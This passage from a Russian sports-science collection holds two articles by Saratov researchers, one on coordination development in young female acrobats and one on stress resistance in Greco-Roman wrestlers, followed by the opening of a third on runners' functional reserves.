Abstract: The article is devoted to the study of the dynamics of indicators of general and specific coordination abilities in young acrobats in the training process. The positive dynamics of the studied parameters and the level of their development in young acrobats during two years of study were revealed.

Keywords: sports acrobatics, coordination abilities, static coordination, ability to orientate in space.

Спортивная акробатика – современный вид спорта, включающий в себя сочетание сложно-координационных элементов с танцевальными движениями, что дает возможность оказывать широкое воздействие как на весь организм в целом, так и на развитие определенных частей и органов тела. Это удивительно организованный вид спорта, способствующий выработке чувства командной ответственности, формирующий целеустремленность и силу характера [1, 2].

Однако сложность акробатики заключается в техническом исполнении элементов, включающих в себя многогранные движения туловища,

сопровождающиеся согласованными движениями рук и ног, а также полным контролем туловища в пространстве. Акробатические упражнения с каждым днем все чаще применяются для совершенствования мастерства во многих видах спорта [3].

В спортивной акробатике для достижения высоких результатов большое внимание уделяется целенаправленному развитию координационных способностей. Благодаря этому облегчается выполнение всех видов сложных акробатических упражнений – равновесий, прыжков, кувырков, перекатов [4, 5].

В связи с вышеизложенным целью работы явилось изучение влияния занятий спортивной акробатикой на совершенствование координационных способностей у девочек 11-13 лет. Исследования проводились на базе Государственного бюджетного учреждения Саратовской области «Спортивная школа Надежда Губернии»» в течение 2-х лет обучения в начале и конце года, в котором приняли участие 15 девочек, занимающихся спортивной акробатикой 6 раз в неделю по 2,5 часа.

Для оценки показателей и уровня общих и специфических координационных способностей юных акробаток, а также исследования их динамики в учебно-тренировочном процессе применяли следующие тестовые методики: «Челночный бег 3х10 метров», «Три кувырка вперед», «Метание теннисного мяча на дальность», «Четыре поворота на гимнастической скамейке». Оценку статической координации проводили на основании результатов простой и усложненной пробы Ромберга. Способность к ориентированию в пространстве оценивали с помощью тестовой методики «Бег к пронумерованным набивным мячам». Для оценки способности к комплексной реакции проводили тест «Упражнение реакция – мяч», а оценки способности к ритму – тест «Спринт в заданном ритме» [6, 7]. Все результаты исследований подвергались статистической обработке по критерию Стъюдента.

По результатам тестовых методик «Челночный бег 3х10» и «Три кувырка вперед» выявлено наличие низкого, ниже среднего и среднего уровня развития координационных способностей (табл. 1).

У большинства девочек по результатам метания теннисного мяча на дальность зафиксирован средний уровень развития координационных способностей. Анализ результатов теста «Четыре поворота на гимнастической скамейке» выявил обследуемых с достаточными и удовлетворительными оценками координационных способностей. Установлены низкие показатели статической координации у большинства акробаток как в простой пробе Ромберга, так и ее усложненном варианте. Для остальных обследуемых характерны средние оценки статической координации. По способности к ориентированию в пространстве и комплексной реакции выявлены достаточные и удовлетворительные возможности.

Таблица 1

Средние показатели общих и специфических координационных способностей акробаток 11-13 лет на различных этапах исследования

Тестовое задание	2016-2017 учебный год		2017-2018 учебный год	
	1 этап	2 этап	3 этап	4 этап
	октябрь	апрель	октябрь	апрель
«Челночный бег 3х10», с	9,8±0,06	9,6±0,06*	9,2±0,05∞	8,7±0,03◘
«Три кувырка вперед», с	5,2±0,07	4,7±0,07*	4,4±0,05∞	4,1±0,05◘
«Метание теннисного мяча на дальность», м	8,3±0,05	8,8±0,05*	9,6±0,07∞	10,1±0,07◘
«Четыре поворота на гимнастической скамейке», с	16,3±0,3	15,7±0,2	14,1±0,3∞	11,9±0,2◘
Простая проба Ромберга, с	32,9±0,6	40,9±0,7*	50,3±0,9∞	61,4±0,7◘
Усложненная проба Ромберга, с	9,5±0,2	11,9±0,1*	14,8±0,07∞	16,7±0,3◘
«Бег к пронумерованным набивным мячам», с	12,8±0,1	12,3±0,1*	11,6±0,1∞	10,8±0,1◘
«Упражнение реакция – мяч», см	165,3±1,8	159,5±2,1*	148,2±1,5∞	133,5±2,0◘
«Спринт в заданном ритме», с	1,62±0,04	1,43±0,04*	1,31±0,03∞	1,12±0,03◘

* − $p<0,05$ – различия достоверны относительно показателей 1 этапа;

∞ − $p<0,05$ – различия достоверны относительно показателей 2 этапа;

◘ − $p<0,05$ – различия достоверны относительно показателей 3 этапа.

По способности к усвоению ритма установлен неудовлетворительный, достаточный и удовлетворительный результат.

Выявлена положительная динамика в изучаемых параметрах и уровне их развития у юных акробаток в течение двух лет обучения: в течение первого учебного года существенно увеличились показатели координационных способностей по тестовым заданиям «Три кувырка вперед» и «Метание теннисного мяча на дальность». В течение второго учебного года значительно улучшились результаты выполнения тестовых заданий «Челночный бег 3х10» и «Четыре поворота на гимнастической скамейке» (рис. 1).

Рисунок 1 – Динамика показателей координационных способностей у акробаток 11-13 лет в течение двух лет обучения, %

Прирост показателей статической координации по результатам простой пробы Ромберга в течение 1-го и 2-го учебного года был приблизительно одинаковым (рис.2).




Рисунок 2 – Изменение показателей статической координации у акробаток 11-13 лет относительно 1 этапа исследований, %

Существенное увеличение показателей способности к ориентированию в пространстве, комплексной реакции и усвоению ритма зафиксировано в течение 2-го учебного года (рис. 3).




Рисунок 3 – Динамика показателей способности к ориентированию в пространстве, комплексной реакции и усвоению ритма у акробаток 11-13 лет в течение двух лет обучения, %

Таким образом, в настоящее время спортивная акробатика непрерывно развивается. Растет массовость занимающихся ею, увеличивается трудность выполнения упражнений, формируются физические качества, повышается спортивное мастерство акробатов. Все это требует постоянного совершенствования методики тренировки, познания особенностей в овладении техникой исполнения простых и сложных акробатических упражнений. Огромное значение приобретает грамотное управление этой системой, где ведущее место отводится тренеру-педагогу.

Использованные источники:

1. Спортивная акробатика / Под ред. В.П. Коркина. М.: ФиС. 2001. 384 с.
2. Назаров В.П. Координация движений у детей школьного возраста. М.: Физкультура и спорт. 2004. 144 с.
3. Гавердовский Ю.К. Техника гимнастических упражнений. М.: Терра-Спорт, 2002. 512 с.
4. Попова Е.Г. Общеразвивающие упражнения в гимнастике. М.: Тера-Спорт. 2000. 72 с.
5. Лях В.И. Совершенствование специфических координационных способностей // Физическая культура в школе. 2001. № 2. С. 30-32
6. Лях В.И. Координационные способности: диагностика и развитие. М.: ТВТ Дивизион. 2006. 290 с.
7. Физиология человека: учебно-методическое пособие для студентов Института физической культуры и спорта / С.С. Павленкович, Л.К. Токаева, Т.А. Беспалова. Саратов: «Амирит». 2017. 100 с.

УДК 159.9:796.8

Павленкович С.С., к.биол.н.
доцент
кафедра теоретических основ физического воспитания
ФГБОУ ВО «Саратовский национальный исследовательский государственный университет имени Н.Г. Чернышевского»
Токаева Л.К., доктор медицинских наук
профессор
кафедра нормальной физиологии имени И.А. Чуевского
ФГБОУ ВО «Саратовский государственный медицинский университет имени В.И. Разумовского Минздрава России»
Россия, г. Саратов

ПСИХОФИЗИОЛОГИЧЕСКИЕ ОСОБЕННОСТИ СТРЕССОУСТОЙЧИВОСТИ ЮНОШЕЙ, ЗАНИМАЮЩИХСЯ ГРЕКО-РИМСКОЙ БОРЬБОЙ

Аннотация: статья посвящена изучению психофизиологических особенностей стрессоустойчивости борцов греко-римского стиля разной спортивной квалификации в тренировочный и соревновательный периоды. Установлено, что борцы более высокой спортивной квалификации характеризуются оптимальным уровнем нервно-психического напряжения и более высоким уровнем психофизиологической устойчивости к соревновательному стрессу.

Ключевые слова: стрессоустойчивость, личностная тревожность, реактивная тревожность, психологическая подготовка, греко-римская борьба.

Pavlenkovich S.S.
Saratov State University, Russia, Saratov
Tokaeva L.K.
Saratov State Medical University, Russia, Saratov

PHYSIOLOGICAL CHARACTERISTICS OF STRESS RESISTANCE OF YOUNG MEN ENGAGED IN GRECO-ROMAN WRESTLING

Abstract: the article is devoted to the study of psychophysiological features of stress resistance of Greco-Roman wrestlers of different sports qualifications in training and competition periods. It is established that wrestlers of higher sports qualification are characterized by optimal level of neuropsychic tension and higher level of psychophysiological resistance to competitive stress.

Keywords: stress resistance, personal anxiety, reactive anxiety, psychological training, Greco-Roman wrestling.

Греко-римская борьба входит в число популярнейших среди молодежи видов спорта, обеспечивающих укрепление здоровья, высокую физическую подготовку, а также формирование жизненно важных двигательных умений

и навыков. Однако интенсивные физические и психические нагрузки создают у борцов греко-римского стиля в соревновательном периоде чрезмерную психическую напряженность, оказывающую отрицательное влияние на спортивный результат [1, 2, 3].

Поэтому психологическая подготовка борцов греко-римского стиля является одной из важнейших сторон учебно-тренировочного процесса, основной задачей которого является создание психической готовности спортсменов к условиям соревновательной деятельности [4, 5, 6].

В связи с этим была проведена оценка психоэмоционального статуса и стрессоустойчивости 22 юношей 18-22 лет, занимающихся греко-римской борьбой в МБУ «Спортивно-технический центр» г. Энгельса Саратовской области. Все обследуемые юноши были разделены на 2 группы: контрольную (КГ–1 группа) и экспериментальную (ЭГ – 2 группа). В 1 группу вошли лица, не имеющие высокой спортивной квалификации (10 спортсменов), а 2 группу составили кандидаты и мастера спорта (12 спортсменов). Условия и принцип проведения исследований для всех обследуемых групп был идентичным. Тренировки в группах обследования проводились 5 раз в неделю по 2 часа.

Диагностика психоэмоционального статуса и уровня тревожности у юношей-борцов проводилась на основании тестов Ч.Д. Спилбергера−Ю.Л. Ханина и САН. Оценка стрессоустойчивости юношей осуществлялась по психофизиологическим показателям тестовых методик Шульте «Красно-черные таблицы» и тест Д.Р. Струпа [7].

Зафиксированные средние значения личностной тревожности (ЛТ) у юношей свидетельствуют о среднем уровне ЛТ в контрольной группе и низком уровне ЛТ в экспериментальной группе ($p<0,05$) как в период тренировок, так и на этапе соревнований. Уровень реактивной тревожности (РТ) у юношей в обследуемых группах также имел существенные отличия ($p<0,05$): в период тренировочных занятий в группе контроля установлен средний уровень РТ, тогда как во 2 группе средние показатели РТ соответствовали низкому уровню. В соревновательный период борцы КГ продемонстрировали достаточно высокий уровень РТ (табл. 1).

В ходе исследования у 75% спортсменов высокой квалификации перед схваткой на соревновательном этапе зафиксирован средний уровень РТ, а у 25% – он остался без изменений. После соревнований у спортсменов обеих групп отмечено снижение показателей РТ.

Результаты теста САН свидетельствуют о вариабельности всех категорий у юношей в обеих группах (рис.1, 2).

В период тренировок до занятий большинство юношей КГ свое самочувствие и активность оценивают как средние, а настроение выше среднего (рис.1).

Таблица 1

Показатели стрессоустойчивости юношей-борцов
на различных этапах исследований в баллах

Показатели	Группы	Этапы исследования			
		тренировочный период		соревновательный период	
		до	после	до	после
Личностная тревожность	КГ	34,7±2,1	32,8±2,2	37,3±2,0	35,9±2,1
	ЭГ	25,7±1,7∞	26±1,9∞	26,4±1,9∞	25,3±1,6∞
Реактивная тревожность	КГ	40,7±1,4	38±1,2	63,6±1,1	49,6±0,8▪
	ЭГ	19,3±0,9∞	20,6±0,9∞	32,2±1,3∞	22,3±0,9▪∞
Самочувствие	КГ	3,3±0,07	3,2±0,1	4,2±0,1	3,7±0,2▪
	ЭГ	6,1±0,1∞	5,2±0,1*∞	5,2±0,2∞	4,7±0,3∞
Активность	КГ	4,8±0,09	2,8±0,2*	3,5±0,1	2,9±0,2▪
	ЭГ	5,4±0,06∞	5,2±0,2∞	5,7±0,1∞	5,0±0,05▪∞
Настроение	КГ	4,75±0,1	3,18±0,2*	4,76±0,1	3,3±0,2▪
	ЭГ	6,4±0,1∞	5,87±0,1*∞	5,9±0,1∞	6,7±0,05▪∞

* – $p<0,05$ – различия достоверны относительно показателей до тренировок; ▪ – $p<0,05$ – различия достоверны относительно показателей до соревнований; ∞ – $p<0,05$ – различия достоверны относительно

Большинство юношей ЭГ свое самочувствие и настроение оценивают как высокие, а активность выше среднего (рис.2).

После тренировочных занятий в обеих группах зафиксировано значительное снижение активности. Однако на самочувствие и настроение тренировочные занятия существенного влияния не оказали. Перед соревновательными схватками в КГ установлены средние значения по всем категориям САН, а в ЭГ – выше среднего. После соревновательных схваток независимо от результативности наблюдается крайне низкая оценка активности и настроения, а также средняя оценка самочувствия у юношей в группе контроля. У обследуемых в ЭГ обнаружено незначительное снижение самочувствия и активности, а также улучшение настроения (рис. 1, 2).




Рисунок 1 – Распределение юношей контрольной группы по категориям САН на различных этапах исследований, %




Рисунок 2 – Распределение юношей экспериментальной группы по категориям САН на различных этапах исследований, %

При анализе стрессоустойчивости по психофизиологическим показателям выявлена достоверная разница в показателях у борцов КГ и ЭГ (табл.2).

В тренировочный период показатель устойчивости внимания, оцениваемый тестом «Красно-черные таблицы» Шульте в КГ и ЭГ не имел достоверных отличий ($p>0,05$) в отличие от показателей соревновательного периода у юношей обеих групп ($p<0,05$).

Таблица 2

Показатели стрессоустойчивости юношей-борцов греко-римского стиля по психофизиологическим показателям

Показатели	Группы	Этапы исследования	
		тренировочный период	соревновательный период
Устойчивость внимания (время выполнения пробы, мин)	КГ	4,85±0,2	5,92±0,3*
	ЭГ	4,62±0,17	4,89±0,27∞
Устойчивость внимания (количество ошибок)	КГ	3,67±0,4	7,34±0,6*
	ЭГ	3,3±0,2	3,6±0,2∞
Количество баллов по тесту Шульте	КГ	11,4±0,4	7,9±0,2*
	ЭГ	12,1±0,27	11,9±0,3∞
Зрительная работоспособность по тесту Струпа, с	КГ	13,8±0,1	21,6±0,2*
	ЭГ	10,4±0,09 ∞	12,3±0,09*∞

* – $p<0,05$ – различия достоверны относительно показателей тренировочного периода; ∞ – $p<0,05$ – различия достоверны относительно показателей юношей контрольной группы.

Так, юноши контрольной группы на выполнение теста Шульте стали затрачивать на 1,07 минуты больше времени по сравнению с периодом тренировок. При этом количество допущенных ошибок увеличилось в 2 раза. У борцов экспериментальной группы на соревновательном этапе по времени выполнения пробы Шульте и количеству допущенных ошибок статистически значимых отличий не выявлено по сравнению с тренировочным периодом ($p>0,05$).

В период тренировочных занятий показатель зрительной работоспособности, определяемым тестом Струпа, у борцов ЭГ оказался достоверно выше на 32,7% ($p<0,05$), чем в группе контроля и соответствовал норме. В период соревнований показатели зрительной работоспособности имели тенденцию к достоверному снижению в обеих группах. Однако в контрольной группе данный показатель снизился на 56,5%, тогда как у борцов экспериментальной группы – на 18,2%.

Таким образом, у борцов экспериментальной группы, имеющих более высокую спортивную квалификацию, выявлен оптимальный уровень нервно-психического напряжения и более высокий уровень психофизиологической устойчивости к соревновательному стрессу по сравнению с показателями спортсменов контрольной группы. Оценка психофизиологических особенностей помогает прогнозировать

предстартовые состояния у борцов и может служить в качестве ориентира при выборе спортсменов для соревнований [8, 9].

Использованные источники:

1. Замятин Ю.П., Левицкий А.Г., Максимов А.В. Греко-римская борьба. М.: Терра-спорт : Олимпия Пресс, 2005. 345 с.
2. Туманян Г.С. Спортивная борьба: теория, методика, организация тренировки. Планирование и контроль. М.: Советский спорт, 2000. 384 с.
3. Иванов И.И., Кузнецов А.С., Самургашев Р.В., Шулика Ю.А. Обеспечение специальной ловкости в спортивной борьбе. Греко-римская борьба. Ростов н/Д: «Феникс», 2004. 800 с.
4. Акопян О.А. Формирование методики подготовки борцов греко-римского стиля в новых условиях соревновательной деятельности // Теория и практика физической культуры. 2006. № 2. С. 21-23.
5. Дахновский В.С. Особенности построения процесса тренировки борцов греко-римского стиля // Теория и практика физической культуры. 2006. № 2. С. 2-7.
6. Павленкович С.С. Роль индивидуально-психологических особенностей студентов-спортсменов в адаптации к соревновательной деятельности // Актуальные проблемы и перспективы развития физической культуры и спорта в высших учебных заведениях Минсельхоза России: сб. ст. по матер. IV Междунар., межвуз., учеб.-метод. и науч.-практ. конф. Саратов: Центр социальных агроинноваций СГАУ. 2016. С. 35-39.
7. Карелин А. Большая энциклопедия психологических тестов. М: Эксмо, 2007. 416 с.
8. Токаева Л.К., Павленкович С.С. Влияние экзаменационного стресса на психоэмоциональный статус и функциональное состояние сердечно-сосудистой системы первокурсников // Современные проблемы науки и образования. 2012. № 2. URL: http://science-education.ru/ru/article/view?id=6054.
9. Токаева Л.К., Павленкович С.С. Адаптивные реакции на учебный процесс студентов-спортсменов с разным уровнем тревожности // Фундаментальные исследования. 2011. № 9-2. С. 309-313.

УДК 612:796.4

Павленкович С.С., к.биол.н.
доцент
кафедра теоретических основ физического воспитания
ФГБОУ ВО «Саратовский национальный исследовательский государственный университет имени Н.Г. Чернышевского»
Токаева Л.К., доктор медицинских наук
профессор
кафедра нормальной физиологии имени И.А.Чуевского
ФГБОУ ВО «Саратовский государственный медицинский университет имени В.И. Разумовского Минздрава России»
Россия, г. Саратов

ФУНКЦИОНАЛЬНЫЕ РЕЗЕРВЫ КАК ИНДИКАТОР ФИЗИЧЕСКОЙ РАБОТОСПОСОБНОСТИ И ПОДГОТОВЛЕННОСТИ ЛЕГКОАТЛЕТОВ-БЕГУНОВ

Аннотация: статья посвящена исследованию физической работоспособности и подготовленности, а также функциональных резервов организма юношей 17-25 лет, специализирующихся в беге на средние дистанции. Установлено, что чем выше уровень физической работоспособности, тем выше показатели физической подготовленности и функциональных резервов организма спортсменов-бегунов.

Ключевые слова: легкоатлеты-бегуны, физическая работоспособность, функциональные резервы, физическая подготовленность.

Pavlenkovich S.S.
Saratov State University, Russia, Saratov
Tokaeva L.K.
Saratov State Medical University, Russia, Saratov

FUNCTIONAL RESERVES AS AN INDICATOR OF PHYSICAL PERFORMANCE AND FITNESS OF ATHLETES-RUNNERS

Abstract: the article is devoted to the study of physical performance and fitness, as well as functional reserves of the body of young men 17-25 years, specializing in running at medium distances. It is established that the higher the level of physical performance, the higher the indicators of physical fitness and functional reserves of athletes-runners.

Keywords: athletes-runners, physical performance, functional reserves, physical fitness.

